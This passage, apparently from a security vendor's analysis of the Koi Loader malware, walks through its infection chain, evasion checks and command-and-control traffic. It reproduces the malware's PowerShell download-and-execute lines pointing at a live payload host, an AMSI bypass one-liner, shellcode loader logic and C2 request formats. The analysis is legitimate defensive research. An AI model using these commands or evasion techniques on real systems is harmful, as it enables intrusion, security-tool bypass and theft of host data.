10.



```
var mtx_name="7zU8FWGFSM9Q";
var mtx_file = bbj.ExpandEnvironmentStrings("%temp%")+"\\"+mtx_name;
var fs1="leteFi"
var fs2="leExis"
try {
    fso["De"+fs1+"le"](mtx_file);
} catch (e) {}
if (!fso["Fi"+fs2+"ts"](mtx_file))
{
    bbj.Run(rd+" -command \"$env:paths = '" + mtx name + "'; IEX(IWR -UseBasicParsing
    'https://admiralpub.ca/wp-content/uploads/2017/agent1.ps1'); $f.SetValue($null, $true); IEX(IWR -UseBasicParsing
    'https://admiralpub.ca/wp-content/uploads/2017/agent3.ps1')\"", 0)
}
```

Figure 10: Contents of the JavaScript file


The PowerShell script agent1.ps1 (MD5: 96b251e61f987648f69767f398324652) contains a one-liner command that is responsible for AMSI bypass as shown in Figure 11.



```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b
}};$d=$c.GetFields("NonPublic,Static");Foreach($e in $d) {if ($e.Name -like "*ailed"
) {$f=$e}};
```

Figure 11: AMSI bypass

agent3.ps1 (MD5: a3ee8655f45c72f5231ded7a4a1c7e43) contains the instructions to download Koi loader written in C++ as well as loading the shellcode in a separate thread along with the loader. The shellcode is responsible for allocating the memory for the loader and jumping to the loader’s entry point (Figure 12).



```
*(_DWORD *)(a3 - 20) = mw_api_resolve(a2, a1);
v4 = (int (__cdecl *)(_DWORD, _DWORD, int, MACRO_PAGE))mw_api_resolve(a4, 0x3D8CAE3);// VirtualAlloc
peHeaderAddr = *(_DWORD *)(a3 + 8) + *(_DWORD *)(*(_DWORD *)(a3 + 8) + offsetof(_IMAGE_DOS_HEADER, e_lfanew));
*(_DWORD *)(a3 - 4) = peHeaderAddr;
peBaseAddress = (char *)v4(
                          *(_DWORD *)(peHeaderAddr + 52),
                          *(_DWORD *)(peHeaderAddr + 80),
                          0x3000,
                          PAGE_EXECUTE_READWRITE);// 12288 == MEM_RESERVE | MEM_COMMIT
                                                  //
```

```
    NtCurrentPeb()->ImageBaseAddress = peBaseAddress;
    return (char *)((int (__fastcall *)(unsigned int, char *))&peBaseAddress[peHeaderAddr->OptionalHeader.AddressOfEntryPoint])(
                     v12,
                     SizeOfHeaders);            // executing the final payload at entry point
  }
  return result;
}
```


Figure 12: Shellcode that is responsible for accessing the loader at the entry point

## Koi Loader

### Anti-VM

The Koi Loader malware is written in C. The final loader payload is extracted and decrypted using XOR from the resource section, where the XOR key is also located.

We will proceed to the decrypted Koi payload. The loader begins by implementing the anti-CIS feature, which terminates the process if any of the languages listed in Figure 13 are detected.




```
void __noreturn start()
{
  LANGID UserDefaultLangID; // ax

  UserDefaultLangID = GetUserDefaultLangID();
  if ( UserDefaultLangID != 1049              // Russian
    && UserDefaultLangID != 1067              // Armenian
    && UserDefaultLangID != 2092              // Azeri (Cyrillic)
    && UserDefaultLangID != 1068              // Azeri (Latin)
    && UserDefaultLangID != 1059              // Belarusian
    && UserDefaultLangID != 1087              // Kazakh
    && UserDefaultLangID != 1064              // Tajik (Cyrillic)
    && UserDefaultLangID != 1090              // Turkmen
    && UserDefaultLangID != 2115              // Uzbek (Cyrillic)
    && UserDefaultLangID != 1091              // Uzbek (Latin)
    && UserDefaultLangID != 1058              // Ukrainian
    && !mw_vm_check() )
  {
```

Figure 13: Anti-CIS / language check

Additionally, the loader employs an anti-VM capability. It uses EnumDisplayDevicesW to enumerate display devices attached to the desktop, searching for device strings that match known virtual machine display adapters (Hyper-V, VMWare, Parallels, Red Hat QXL). It then checks for specific files related to VirtualBox (VBoxService.exe and VBoxTray.exe), indicating the system is running inside a VirtualBox VM.

The loader further inspects certain directories and files for evidence of a VM environment. This includes looking for specific files in the user's system and application data folders, which may indicate automated testing or sandboxing environments, such as Recently.docx, Opened.docx, These.docx, Resource.txt, OpenVPN.txt (Figure 14).



```
  lpString1 = 0;
  if ( hFile )
    ((void (__stdcall *)(LPCSTR *))hFile)(&lpString1);
  ExpandEnvironmentStringsW(L"%systemroot%\\System32\\VBoxService.exe", Dst, 0x104u);
  ExpandEnvironmentStringsW(L"%systemroot%\\System32\\VBoxTray.exe", FileName, 0x104u);
  FileAttributesW = GetFileAttributesW(Dst);
  if ( FileAttributesW == -1
    || (FileAttributesW & 0x10) != 0
    || (v5 = GetFileAttributesW(FileName), v5 == -1)
    || (v5 & 0x10) != 0 )
  {
    if ( Wow64RevertWow64FsRedirection )
      Wow64RevertWow64FsRedirection((PVOID)lpString1);
    SHGetFolderPathW(0, 0, 0, 0, pszPath);
    SHGetFolderPathW(0, 5, 0, 0, pszDir);
    PathCombineW(pszDest, pszPath, &word_402020);
    v7 = GetFileAttributesW(pszDest);
    if ( v7 == -1 || (v7 & 0x10) != 0 )
    {
      v8 = 0;
      v69 = L"Recently.docx";
      v70 = L"Opened.docx";
      v9 = &v69;
      v71 = L"These.docx";
      v72 = L"Are.docx";
      v73 = L"Files.docx";
      v10 = 5;
```


Figure 14: VirutalBox and file checks

Next, the loader retrieves the computer name and name of the currently logged-in user against WILLCARTER-PC, FORTI-PC, SFTOR-PC and Joe Cage, STRAZNJICA.GRUBUTT, Paul Jones, PJones, Harry Johnson, WDAGUtilityAccount, sal.rosenburg, and d5.vc/g accordingly. The computer name and username values can indicate automated analysis environments or generic usernames commonly used in virtual environments.

GlobalMemoryStatusEx is called to retrieve the system's memory status. It checks if the total physical is greater than or equal to 3050 MB. This check is performed to determine whether the system might be a VM or a typical end-user device, as analysis environments might allocate less memory to each VM instance.

Interestingly, the Koi Loader performs checks on files with extensions like doc, docx, xls, and xlsx. It verifies that these files are exactly 15 bytes in size and that their filenames contain 30 characters. Additionally, it assesses whether the total number of files matching these criteria is 20 or fewer, and if it does, it proceeds with another check for the presence of powershell.exe in the process's executable path.

If all these conditions are met, the loader interprets it as a sign that it might be running in a controlled or analysis environment (Figure 15).




```
                              {
                                v42 = FindFileData.cFileName[0];
                                cFileName = FindFileData.cFileName;
                                for ( k = 0; v42; k = v45 )
                                {
                                  v32 = v42 == 46;
                                  v45 = cFileName;
                                  v42 = cFileName[1];
                                  if ( !v32 )
                                    v45 = k;
                                  ++cFileName;
                                }
                                v46 = k + 1;
                                if ( !k )
                                  v46 = 0;
                                if ( lstrcmpW(v46, L"doc") && lstrcmpW(v46, L"docx")
                                  || lstrcmpW(v46, L"xls") && lstrcmpW(v46, L"xlsx") )
                                {
                                  v40 = lpString1;
                                }
                                else
                                {
                                  v32 = (((char *)v46 - (char *)FindFileData.cFileName) & 0xFFFFFFFE) == 30;
                                  v40 = lpString1;
                                  if ( v32 && FindFileData.nFileSizeLow == 15 )
                                    v40 = ++lpString1;
                                }
                              }
                            }
                            while ( FindNextFileW(v41, &FindFileData) );
                            FindClose(hFile);
                            v14 = StrStrIW;
                            if ( (unsigned int)v40 <= 20 )
                            {
LABEL_101:
                              GetModuleFileNameW(0, Filename, 0x104u);
                              return v14(Filename, L"powershell.exe") == 0;
                            }
                          }
                          return 1;
                        }
                      }
                    }
                    return 1;
```

Check if filename contains 30 characters
Check if file size is 15 bytes

Figure 15: File size and filename character check

The loader creates the mutex to avoid re-infection. The mutex creation algorithm is based on the calculations of the Volume Serial Number with other constants in the code. The reproduced algorithm is shown in Figure 16.

## Additional Analysis



```python

# Given volume serial number
volume_serial_number = 

# Perform the calculations
def calculate_guid_parts(volume_serial_number):
    v0 = 1219472 * volume_serial_number
    data3 = (v0 - 18621) & 0xFFFF
    data1 = (1219472 * v0 + 1728536051) & 0xFFFFFFFF
    data2 = (-25712 * (data1 & 0xFFFF) - 18621) & 0xFFFF
    return data1, data2, data3

def generate_custom_guid(data1, data2, data3):
    guid_string = f"{data1:08X}-{data2:04X}-{data3:04X}-F3F3-F3F3F3F3F3F3"
    return guid_string

if __name__ == "__main__":
    data1, data2, data3 = calculate_guid_parts(volume_serial_number)
    mutex = generate_custom_guid(data1, data2, data3)
    print(f"mutex: {mutex}")

```

Figure 16: Mutex generation algorithm


Next, the loader proceeds with setting the file attributes of agent.js that was previously mentioned to hidden via SetFileAttributesW as well as creating the scheduled task named “Firefox Default Browser Agent 458046B0AF4A39CB” via ITaskScheduler interface that runs agent.js file via wscript.exe.

## Command and Control

For the initial check-in, Koi Loader sends the following to the C2 as an example:

101|{GUID}|VoYGkc5R|pNL/LwrBZb5hBXeAiJ9/lLRrL0U4usTuqV2bGDMIRig=

Where “VoYGkc5R” is the hardcoded marker followed by a randomly generated Base64-encoded string (Figure 17).



```
POST /hypermetropia.php HTTP/1.1
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0;
.NET4.0C; .NET4.0E)
Host: 91.202.233.209
Content-Length: 94
Connection: Keep-Alive
Cache-Control: no-cache

101|[redacted]|VoYGkc5R|
FIMH3l5twQcyBz4R9tjqbcpOcHSeMckJN9JR8sF2gFU=HTTP/1.1 200 OK
Server: nginx
Date: Wed, 03 Apr 2024 02:03:27 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

0
```


Figure 17: Initial check-in with C2

After the initial check-in, the infected machine sends another request containing the information gathered from the machine, including OSMajorVersion, OSMinorVersion, OSBuildNumber, Username, ComputerName, and the domain name if present. The collected information is then XOR'ed with a randomly generated 16-character value, which is subsequently processed via the modified MD5 algorithm and sent over to C2.

For the XOR key generation algorithm, the approach is to prepend a fixed byte sequence to the actual input data before hashing. This customizes the MD5 hashing process, making the output distinct from hashing the input alone with a standard MD5 algorithm. This customization affects how the data is processed and, consequently, the final hash.

The secondary POST request format:

> 111|{GUID}|{XOR’ed host information}



```
POST /hypermetropia.php HTTP/1.1
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0;
.NET4.0C; .NET4.0E)
Host: 91.202.233.209
Content-Length: 92
Connection: Keep-Alive
Cache-Control: no-cache

111|[redacted]|KqWgGIax79GvY9qv|rT...'..
:O'....C...bL..F%D]....A.HTTP/1.1 200 OK
Server: nginx
Date: Wed, 03 Apr 2024 02:04:10 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

0
```


The randomly generated value that is used to create the XOR key
The XOR'ed host information

Figure 18: Secondary POST request with the host information

Next, the loader proceeds to check if NET Framework 2.0.50727 compiler exists on the infected host and if it exists, it downloads and executes “sd2.ps1” (MD5: 4f55be0b55ec67dfda42b88e9c743a2a) script from the server via PowerShell.

If the .NET 2.0 compiler does not exist, it then checks for the presence of .NET Framework 4.0.30319 compiler.

If this exists, the loader proceeds to download the "sd4.ps1" (MD5: 607b42bd61902ad5a5ea9f508e18a5a4) script instead (Figure 19).



```
ExpandEnvironmentStringsW(L"%SYSTEMROOT%\\Microsoft.NET\\Framework\\v4.0.30319\\csc.exe", Dst, 0x104u);
ExpandEnvironmentStringsW(L"%SYSTEMROOT%\\Microsoft.NET\\Framework\\v2.0.50727\\csc.exe", FileName, 0x104u);
ExpandEnvironmentStringsW(L"%ComSpec%", File, 0x104u);
for ( i = 0; i < 0x100; ++i )
  *((_BYTE *)String1 + i) = 0;
FileAttributesW = GetFileAttributesW(FileName);
if ( FileAttributesW == -1 || (FileAttributesW & 0x10) != 0 )
{
  v2 = GetFileAttributesW(Dst);
  if ( v2 != -1 && (v2 & 0x10) == 0 )
    lstrcpyW(String1, L"sd4.ps1");
}
else
{
  lstrcpyW(String1, L"sd2.ps1");
}
wnsprintfW(
  pszDest,
  500,
  L"/c \"powershell -command IEX(IWR -UseBasicParsing '%s/%s')\"",
  L"https://admiralpub.ca/wp-content/uploads/2017",
  String1);
return ShellExecuteW(0, L"open", File, pszDest, 0, 0);
}
```

Retrieving and executing PowerShell scripts based on .NET Framework Versions

Figure 19: Retrieving sd4.ps1 or sd2.ps1 scripts based on .NET Framework versions

We will analyze the "sd2.ps1" and "sd4.ps1" payloads later in this article. Now, let's return to the command-and-control part.

If the host receives the "INIT" response from the server, it resubmits the check-in to the server, as illustrated in Figure 17, appending the GUID value and a Base64-encoded string to the POST request. Otherwise, the host waits for additional tasks from the C2 server, with a one-minute sleep interval between each connection.


The list of commands/tasks is shown below:

| Command | Description |
|---|---|
| 0x67 | Executes scripts/commands via Command Prompt |
| 0x68 | Executes scripts/commands via PowerShell |
| 0x69 | Enables system shutdown privilege for the running process and performs the shutdown |
| 0x6A | Creates a scheduled task to run agent.js and removes agent.js if present on the host |
